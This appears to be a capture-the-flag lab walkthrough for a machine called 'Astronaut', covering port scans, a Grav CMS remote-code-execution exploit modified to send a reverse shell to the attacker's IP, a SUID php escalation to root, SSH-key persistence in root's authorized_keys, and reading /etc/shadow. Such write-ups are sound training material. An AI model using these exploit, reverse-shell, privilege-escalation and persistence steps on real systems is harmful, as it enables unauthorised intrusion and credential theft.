Astronaut

Nmap
sudo nmap -Pn -n 192.168.155.12 -sC -sV -p- --min-rate=10000 --open

sudo nmap -Pn -n 192.168.155.12 -sU --top-ports=100 --reason
HTTP - 80

After a quick google search we see that Grav is susceptible to privilege escalation attacks and RCE. Another search in searchsploit gives us a text file for RCE. We bring it back to our machine and examine the contents
searchsploit grav

searchsploit -m 52402.txt

The text file says we need admin level authentication which we dont currently have. Lets continue with some directory busting
sudo gobuster dir -w '/usr/share/wordlists/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt' -u http://192.168.155.12:80 -t 42 -b 400,401,403,404 --no-error

We get nothing here. Without any other open ports, we go back to our investigation on Grav and do some more digging. Upon another google search there happens to be another exploit for an unauthenticated vulnerability.

Since its exploitdb we can just grab it from searchsploit. We need to tweak this exploit manually to replace the base64 encoded command with our host kali IP

Copy the command, switch out the IP address, and run it in another terminal and then replace the base64 code with our new version.
We need to also replace the target IP with our target machine's IP
We run the script but get a python error

This error means that we're getting 'None' back for the admin nonce. Techincally to fix the error you would just add 'return None' at the end of the function as a 'catch-all', but the truth is is that we shouldnt be getting None back so the error is actually good here.
We notice however that our target is just the IP address, but we didnt add the 'grav-admin' to the url
After fixing the code again, we run our netcat listener on 4444 and run the script again

Nice. We get a shell with www-data user. Lets clean up the shell
which python
python3 -c 'import pty;pty.spawn("/bin/bash")'
export TERM=xterm
Then CTRL-Z to background the session, then:
stty raw -echo; fg
Privilege Escalation
We could now manually look around, but Im going to go ahead and transfer linpeas.sh to the target
On our host machine in the directory where we have linpeas. If you have it somewhere on your machine already but dont know where you can run:
find / -type f -name "linpeas.sh" 2>/dev/null
Otherwise grab it from github:
curl -L https://github.com/peass-ng/PEASS-ng/releases/latest/download/linpeas.sh | sh
Now run python server to serve our file to the target
python3 -m http.server 8080
And on our target shell run:
wget http://192.168.155.12:8080/linpease.sh
Doesnt seem to work as it hangs for minutes. Curl doesnt seem to work either. So lets do some manual exploration
Check for SSH keys anywhere
find / -name id_rsa 2> /dev/null
Check for binaries with SUID
find / -perm -u=s -type f 2>/dev/null

Looks like we have a bunch so lets cross reference them in gtfobins
After searching one by one we get to PHP. Theres a whole list of options and after trying a bunch all that would happen would be a dummy shell being spawned with the same privileges. So I went to Google again and just searched what I could do with a php binary with SUID set.
php -r "pcntl_exec('/bin/bash', Array('-p'));"
This worked and we got root :)


Thats cool. But lets get a real ssh session with root
Persistence
ssh-keygen -t ed25519
Hit enter when asked for password so we dont need one
This will create two files, one with .pub extension. copy the contents of it and use it in this next command on the target machine
echo 'PASTE_PUBLIC_KEY_HERE' >> /root/.ssh/authorized_keys
Set the permissions
chmod 700 /root/.ssh
chmod 600 /root/.ssh/authorized_keys
ssh -i ~/.ssh/id_ed25519 root@192.168.155.12
We get prompted for a password which isnt what should happen. After digging for a bit we're not able to get it to work
We can also just look in the /etc/shadow file to get passwords
